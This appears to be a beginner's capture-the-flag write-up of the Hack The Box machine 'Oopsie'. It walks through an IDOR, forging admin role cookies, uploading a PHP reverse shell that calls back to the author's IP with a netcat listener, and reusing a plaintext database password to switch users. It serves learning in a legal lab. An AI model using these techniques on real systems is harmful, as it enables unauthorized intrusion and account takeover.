My first Hack The Box machine: breaking into Oopsie
A complete beginner's walk through the Oopsie box, explained the way I wish it had been explained to me, including the netcat mistake that stalled me for an hour.
This was the first full Hack The Box machine I finished, and I went in knowing close to nothing beyond the level 0 basics. I leaned on a guide when I got stuck, retyped and searched things I didn’t understand, and broke the same step a few times before it worked.
So this whole box was a website that just trusted whatever resource it got and didn’t check it against the server.
Step 1: see what’s running
You start with an IP address and nothing else, so the first job is to ask the machine what it has open. That’s what nmap does.
sudo nmap -sV -sC 10.129.85.163Two ports answered:
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Welcome
First, I tried the ssh port, trying to use generic, or misconfigured passwords to log in however I was hit with a wall. So I decided that I would instead try to use the http port.
 The scan: two open ports, and the web server is the way in.
Step 2: find the hidden login

The site wanted me to log in, but I couldn’t find a login link anywhere on the page. So I checked Burp’s request list instead of the page itself. It showed a file the site loads but never links to: a login page script at /cdn-cgi/login/.
That path led to a login page with a Login as Guest button. I tried obvious credentials first: admin, administrator, root. None worked. Guest was the only way in, so I took it. It dropped me into a “Repair Management System” with a basic, low-permission view.
Step 3: ask for things you’re not supposed to see
I clicked the Account tab and noticed the ID sitting in the link. I wondered what would happen if I changed it.
/cdn-cgi/login/admin.php?content=accounts&id=1My guest account was ID 2233. The app never checks whether I’m allowed to look at other IDs, it just gives me whatever number I ask for. So I changed the number until the admin account appeared:
Access ID: 34322
Name:      admin
Email:     admin@megacorp.com
This flaw has a name: an IDOR, short for insecure direct object reference. Plain version: the app hands over records by ID without asking who you are. Now I had the admin’s ID, 34322.
 Asking for a different ID hands over the admin’s details.
Step 4: become the admin by editing a cookie
Knowing the admin ID isn’t the same as being the admin. But when I opened the browser’s developer tools and looked at my cookies, the whole permission system was sitting right there in plain text:
user = 2233      (my guest ID)
role = guest
The site decides if you’re an admin by reading the role cookie, and cookies live in my browser, so I own them. I changed both values to match the admin:
user = 34322
role = admin
After a refresh, the admin menu showed up, including access to the upload page. That’s the one I wanted.
 The app trusts a cookie I control, so I just tell it I’m the admin.
Step 5: the reverse shell, and the part I got wrong
This is where I lost about half an hour, so it’s worth slowing down.
I spent a long time searching that exact Apache version for known vulnerabilities and came up empty. Then I noticed the real opening: the admin upload form accepted any file, with no checks. Apache will run a PHP file you give it, so I uploaded a PHP reverse shell: a small script that calls back to my machine and hands me a command line on the target. I took the script from the guide.
A reverse shell is the target connecting back to me. That word “reverse” is the entire point. Normally my computer connects to the server. Here I make the server connect to my computer and hand me a shell. So two things have to point at my machine, not the target:
- the IP address written inside the PHP script
- the
netcatlistener that waits for the call
I got both backwards. The box had port 80 open for its website, so I assumed I should use the target’s IP and port 80 everywhere. I set my listener to port 80 and pointed the script at the target. Nothing ever connected, and I couldn’t see why.
Here’s what was actually wrong:
- The IP in the script has to be my address (
10.10.15.244, my VPN IP), because that’s where I want the shell to land. Pointing it at the target just tells the target to call itself. - The port has nothing to do with the website’s port 80. It’s just a door on my machine where netcat is listening. It can be almost any free number.
And when I did try to listen on port 80, netcat taught me the rest with two errors:
nc -lvvp 80
nc: Permission denied

sudo nc -lvvp 80
nc: Address already in use

nc -lvnp 1234
Listening on 0.0.0.0 1234
Port 80 failed twice: once because ports under 1024 need root (Permission denied), and again because something was already using it (Address already in use). A high port like 1234 is free and needs no special rights, so it just worked.
 The errors that finally made it click: don’t fight over port 80, pick a free high port.
For reference, the netcat flags are short: -l listen, -v verbose so it tells you what’s happening, -n skip DNS lookups, -p set the port.
So the working setup was: put my IP and port 1234 in the script, start the listener on that same 1234, then visit the uploaded file in the browser to run it.
nc -lvnp 1234$ip = '10.10.15.244'; // my machine, not the target
$port = 1234; // a free port I'm listening onconnect to [10.10.15.244] from 10.129.85.163
uid=33(www-data) gid=33(www-data) groups=33(www-data)I was on the machine as www-data, the low-privilege user the web server runs as.
 Connection received. I now have a shell on the box.
Step 6: find a password lying around
www-data can’t do much, so I went looking for anything useful in the website’s files. The login folder held a database config file, and it had a password sitting in the open:
cd /var/www/html/cdn-cgi/login
cat db.php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');That password is meant for the database, but people reuse passwords, and /etc/passwd showed that robert is a real user who can log in with a shell. So I tried the database password on his account:
su robert
# Password: M3g4C0rpUs3r!
It worked. I went from the web server’s locked-down account to robert’s account, and the user flag lives in his home folder.
 A password left in a config file, reused for a real user account.
Where I stopped
I ran out of free lab time right at the last step, so I didn’t finish the root part. The path is known: robert is in a group called bugtracker, and the box has a special program that runs as root but calls cat carelessly, which can be tricked into running my code instead. That’s the next thing I’ll practice on the rerun.
What I actually took away
Not one of these bugs is clever on its own. Each one is just a place where the app believed something it should have verified: an ID in a URL, a role in a cookie, a file in an upload, a password in a file. On their own they look minor. The real lesson, and the thing I keep thinking about, is that danger stacks. The ID leak alone exposes an email. Add a cookie that sets your own role and it becomes admin. Hand that admin an upload form and it becomes a shell. Small plus small plus small ended with me owning the box.
And the hour I lost on the reverse shell taught me more than any step that worked first try. I now understand what “reverse” means because I spent thirty minutes pointing everything the wrong way.
I am not allowed to send the flag though.